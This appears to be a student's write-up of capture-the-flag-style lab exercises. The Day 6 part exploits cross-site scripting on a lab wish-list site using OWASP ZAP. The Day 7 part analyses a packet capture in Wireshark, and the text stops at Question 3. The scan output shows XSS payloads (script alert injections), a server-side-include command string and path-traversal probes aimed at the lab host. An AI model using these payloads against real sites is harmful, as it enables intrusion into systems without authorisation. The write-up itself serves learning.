
Day 6: Web Exploitation - Be careful with what you wish on a Christmas night.

Tools Used: Kali Linux, OWASP

Question 1-3:

We got to the machine IP on port 5000



10.10.233.27:5000

Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query


Showing all wishes:

Enter your wish here:

New book...

Stored Cross-site Scripting is used in order to exploit this application

“q” as the query string



10.10.233.27:5000

Welcome to Santa's official 'Make a Wish!' website

2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!


Search query

Showing all wishes:

book

Enter your wish here:


New book...



10.10.233.27:5000/?q=book

Question 4:

We used OWASP ZAP and ran a scan.


OWASP ZAP - OWASP ZAP 2.11.1
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
History Search Alerts Output Spider Active Scan

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://10.10.233.27:5000 Select...

Use traditional spider: ☑

Use ajax spider: □ with Firefox Headless

Attack Stop

Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

New Scan Progress: 0: http://10.10.233.27:5000 1% Current Scans: 1 Num Requests: 2 New Alerts: 0 Export


Sent Messages Filtered Messages

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
40	25/6/22, 9:22:31 AM	25/6/22, 9:22:31 AM	POST	http://10.10.233.27:5000/	200	OK	393 ...	156 bytes	1,821 bytes
41	25/6/22, 9:22:31 AM	25/6/22, 9:22:31 AM	GET	http://10.10.233.27:5000/?q=WEB-INF%2Fwe...	200	OK	422 ...	155 bytes	968 bytes
42	25/6/22, 9:22:31 AM	25/6/22, 9:22:32 AM	POST	http://10.10.233.27:5000/	200	OK	404 ...	156 bytes	1,882 bytes
43	25/6/22, 9:22:31 AM	25/6/22, 9:22:32 AM	GET	http://10.10.233.27:5000/?q=WEB-INF%5Cwe...	200	OK	391 ...	155 bytes	968 bytes
44	25/6/22, 9:22:32 AM	25/6/22, 9:22:32 AM	POST	http://10.10.233.27:5000/	200	OK	391 ...	156 bytes	1,944 bytes
45	25/6/22, 9:22:32 AM	25/6/22, 9:22:32 AM	GET	http://10.10.233.27:5000/?q=%2FWEB-INF%2...	200	OK	421 ...	155 bytes	970 bytes
46	25/6/22, 9:22:32 AM	25/6/22, 9:22:33 AM	POST	http://10.10.233.27:5000/	200	OK	513 ...	156 bytes	2,006 bytes
47	25/6/22, 9:22:32 AM	25/6/22, 9:22:33 AM	GET	http://10.10.233.27:5000/?q=%5CWEB-INF%5...	200	OK	400 ...	155 bytes	970 bytes
48	25/6/22, 9:22:33 AM	25/6/22, 9:22:33 AM	POST	http://10.10.233.27:5000/	200	OK	400 ...	156 bytes	2,090 bytes
49	25/6/22, 9:22:33 AM	25/6/22, 9:22:33 AM	GET	http://10.10.233.27:5000/?q=thishouldnotexis...	200	OK	420 ...	156 bytes	1,014 bytes

Alerts 0 1 2 0 Primary Proxy: localhost:8080 Current Scans 0 0 0 1 0 0 0 0

Question 5:

We obtain 3 types of XSS Alerts from the results but reflected XSS is the one we’re interested in.


OWASP ZAP - OWASP ZAP 2.11.1
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Header: Text
Body: Text
Contexts
Default Context
Sites
History Search Alerts Output Spider Active Scan

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 3966
Server: Werkzeug/1.0.1 Python/2.7.17
Date: Sat, 25 Jun 2022 01:22:48 GMT
```

```
    </p>
  </header>
  <br>
  <center>
    <h3>Here you can anonymously submit your Christmas wishes and see what other people wished too!</h3>
  </center>

  <form method="GET">
    <input type="text" name="q"
           placeholder="Search query" autocomplete="off" />
```

- Alerts (6)
  - Cross Site Scripting (DOM Based)
  - Cross Site Scripting (Persistent)
  - Cross Site Scripting (Reflected) (2)
  - X-Frame-Options Header Not Set (3)
  - Absence of Anti-CSRF Tokens (6)
  - X-Content-Type-Options Header Missing (4)

Parameter: comment

Attack: </p><script>alert(1);</scRipt><p>

Evidence: </p><script>alert(1);</scRipt><p>

CWE ID: 79

WASC ID: 8

Source: Active (40012 - Cross Site Scripting (Reflected))

Description:


Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or

Other Info:

Alerts 3 1 2 0 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

Question 6:

An interesting line from source is discovered.




```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 3966
Server: Werkzeug/1.0.1 Python/2.7.17
Date: Sat, 25 Jun 2022 01:22:48 GMT
```

```
        <p>"><!--#EXEC cmd="dir \"--><</p>
      </div>

      <div>
        <p>0W45pz4p</p>
      </div>

      <div>
        <p></p><scrIpt>alert(1);</scRipt><p></p>
      </div>


    <h3>Enter your wish here:</h3>
    <form action="/" method="POST">
      <input type="text" name="comment"
             placeholder="New book..." autocomplete="off" />
      <input type="submit" value="Wish!" />
    </form>

  </body>
</html>
```

Parameter: comment
Attack: </p><scrIpt>alert(1);</scRipt><p>

Question 7:


Alert(1) is shown with the numbers 5397.



10.10.233.27:5000

5397

□ Don't allow 10.10.233.27:5000 to prompt you again



```
../../../../../../../../../../../../../../../
WEB-INF/web.xml
WEB-INF\web.xml
/WEB-INF/web.xml
\WEB-INF\web.xml
thishouldnotexistandhopefullyitwillnot
http://www.google.com/
http://www.google.com:80/
```

Thought Process/ Methodology:

We accessed the Machine's IP in port 5000. The app started by assuming that the website stored data on the website meaning Stored Cross-site Scripting could be used to exploit this application.
We found that "q" was used as the query string, which could be abused to craft a reflected XSS. Using OWASP ZAP we ran a scan on it and found there to be 3 types of XSS Alerts. A reflected XSS was the one we were looking for. A JavaScript file which we found was run in the "Enter your wish" slot and broke the website but left a random alert with the numbers 5397


Day 7: Networking - The Grinch really did Steal Christmas

Tools Used: Kali Linux, WireShark

Question 1:

We launch wireshark with -r to read the .pcap file

After applying an ICMP display filter, we can see the address responsible for initiation is 10.11.3.2




```
  -X <key>:<value>         eXtension options, see man page for details
  -z <statistics>          show various statistics, see man page for deta

Output:
  -w <outfile|->           set the output filename (or '-' for stdout)
  --capture-comment <comment>
                           add a capture file comment, if supported
Diagnostic output:
  --log-level <level>      sets the active log level ("critical", "warnin
  --log-fatal <level>      sets level to abort the program ("critical" or
  --log-domains <[!]list>  comma separated list of the active log domains
  --log-debug <[!]list>    comma separated list of domains with "debug" l
  --log-noisy <[!]list>    comma separated list of domains with "noisy" l
  --log-file <path>        file to output messages to (in addition to std

Miscellaneous:
  -h, --help               display this help and exit
  -v, --version            display version info and exit
  -P <key>:<path>          persconf:path - personal configuration files
                           persdata:path - personal data files
  -o <name>:<value> ...    override preference or recent setting
  -K <keytab>              keytab file to use for kerberos decryption
  --display <X display>    X display to use
  --fullscreen             start Wireshark in full screen

┌──(1211102272㉿kali)-[~]
└─$ 

┌──(1211102272㉿kali)-[~]
└─$ wireshark -r Documents/pcap1.pcap
 ** (wireshark:15868) 09:46:01.866222 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-1211102272'
```

```
No.   Time        Source         Destination    Protocol  Lengtl
    1 0.000000    10.10.15.52    10.11.3.2      TCP       10
    2 0.000082    10.10.15.52    10.11.3.2      TCP       15
    3 0.000155    10.10.15.52    10.11.3.2      TCP       10
    4 0.033155    10.11.3.2      10.10.15.52    TCP       5
    5 0.033167    10.11.3.2      10.10.15.52    TCP       5
    6 2.507709    10.10.15.52    91.189.88.184  TCP       7
    7 2.507792    10.10.15.52    91.189.88.185  TCP       7
    8 3.537396    10.10.15.52    91.189.88.185  TCP       7

 Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
 Ethernet II, Src: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b), Dst: 02:c8:85:b5:5a:aa (
 Internet Protocol Version 4, Src: 10.10.15.52, Dst: 10.11.3.2
 Transmission Control Protocol, Src Port: 2222, Dst Port: 57454, Seq: 1, Ack: 1, L
 Data (48 bytes)

0000  02 c8 85 b5 5a aa 02 89  03 cb f7 6b 08 00 45 10   ····Z···  ···k··E·
0010  00 58 d9 f1 40 00 40 06  3a 54 0a 0a 0f 34 0a 0b   ·X··@·@·  :T···4··
0020  03 02 08 ae e0 6e 44 b6  a4 e7 7c d6 38 5e 50 18   ·····nD·  ··|·8^P·
0030  01 da 26 95 00 00 8f 5b  10 aa 5c 03 f8 c4 2e 70   ··&····[  ··\····.p
0040  de 8d 6d c0 dc a5 36 4b  b3 08 72 51 4c fd 01 24   ··m···6K  ··rQL··$
0050  0e ec 60 7b f4 02 a4 ad  e5 63 08 cb 16 36 77 62   ··`{····  ·c···6wb
0060  9b ba 81 d0 90 42                                  ·····B
```

pcap1.pcap | Packets: 510 · Displayed: 510 (100.0%) | Profile: Default

1211102272@kali: ~
File Actions Edit View Help
pcap1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Packet Hostname Content
62 \\192.168.114.129\TEST FILE (87
63kB \testunlink\test.dir\test.txt
63kB \testunlink\test.dir\test.txt




pcap1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp

```
No.   Time        Source        Destination   Protocol Length Info
   17 10.430447   10.11.3.2     10.10.15.52   ICMP       74 Echo (ping) request  id=0x0001, seq=1/256, ttl=127 (reply in 18)
   18 10.430472   10.10.15.52   10.11.3.2     ICMP       74 Echo (ping) reply    id=0x0001, seq=1/256, ttl=64 (request in 17)
   19 11.428953   10.11.3.2     10.10.15.52   ICMP       74 Echo (ping) request  id=0x0001, seq=2/512, ttl=127 (reply in 20)
   20 11.428977   10.10.15.52   10.11.3.2     ICMP       74 Echo (ping) reply    id=0x0001, seq=2/512, ttl=64 (request in 19)
   21 12.432844   10.11.3.2     10.10.15.52   ICMP       74 Echo (ping) request  id=0x0001, seq=3/768, ttl=127 (reply in 22)
   22 12.432870   10.10.15.52   10.11.3.2     ICMP       74 Echo (ping) reply    id=0x0001, seq=3/768, ttl=64 (request in 21)
   23 13.433469   10.11.3.2     10.10.15.52   ICMP       74 Echo (ping) request  id=0x0001, seq=4/1024, ttl=127 (reply in 24)
   24 13.433495   10.10.15.52   10.11.3.2     ICMP       74 Echo (ping) reply    id=0x0001, seq=4/1024, ttl=64 (request in 23)

 Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
 Ethernet II, Src: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
 Internet Protocol Version 4, Src: 10.11.3.2, Dst: 10.10.15.52
 Internet Control Message Protocol
```

Question 2:

The filter used is "HTTP.REQUEST.METHOD == GET".



1 2 3 4
pcap1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
10.9.0.236
9:52

http.request.method == GET

```
No.    Time        Source         Destination    Protocol  Length Info
   67 62.185886   10.10.67.199   10.10.15.52    HTTP       394 GET / HTTP/1.1
   71 62.478663   10.10.67.199   10.10.15.52    HTTP       363 GET /fontawesome/css/all.min.css HTTP/1.1
   75 62.479630   10.10.67.199   10.10.15.52    HTTP       348 GET /css/dark.css HTTP/1.1
   83 62.480991   10.10.67.199   10.10.15.52    HTTP       333 GET /js/bundle.js HTTP/1.1
   85 62.481045   10.10.67.199   10.10.15.52    HTTP       342 GET /js/instantpage.min.js HTTP/1.1
   95 62.487106   10.10.67.199   10.10.15.52    HTTP       347 GET /images/icon.png HTTP/1.1
  105 62.516878   10.10.67.199   10.10.15.52    HTTP       336 GET /post/index.json HTTP/1.1
  107 62.530696   10.10.67.199   10.10.15.52    HTTP       430 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
  108 62.532591   10.10.67.199   10.10.15.52    HTTP       445 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
  117 62.540748   10.10.67.199   10.10.15.52    HTTP       415 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
  202 62.708297   10.10.67.199   10.10.15.52    HTTP       315 GET /favicon.ico HTTP/1.1
  295 63.665611   10.10.67.199   10.10.15.52    HTTP       445 GET / HTTP/1.1
  299 63.694780   10.10.67.199   10.10.15.52    HTTP       414 GET /fontawesome/css/all.min.css HTTP/1.1
  303 63.695898   10.10.67.199   10.10.15.52    HTTP       399 GET /css/dark.css HTTP/1.1
  315 63.697840   10.10.67.199   10.10.15.52    HTTP       384 GET /js/bundle.js HTTP/1.1
  316 63.698177   10.10.67.199   10.10.15.52    HTTP       393 GET /js/instantpage.min.js HTTP/1.1
  320 63.701373   10.10.67.199   10.10.15.52    HTTP       398 GET /images/icon.png HTTP/1.1
  335 63.987281   10.10.67.199   10.10.15.52    HTTP       387 GET /post/index.json HTTP/1.1

▸ Frame 67: 394 bytes on wire (3152 bits), 394 bytes captured (3152 bits)
▸ Ethernet II, Src: MS-NLB-PhysServer-32_03:60:d9:6c:db (02:23:60:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
▸ Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52
▸ Transmission Control Protocol, Src Port: 55650, Dst Port: 80, Seq: 1, Ack: 1, Len: 328
▸ Hypertext Transfer Protocol
```

Question 3:

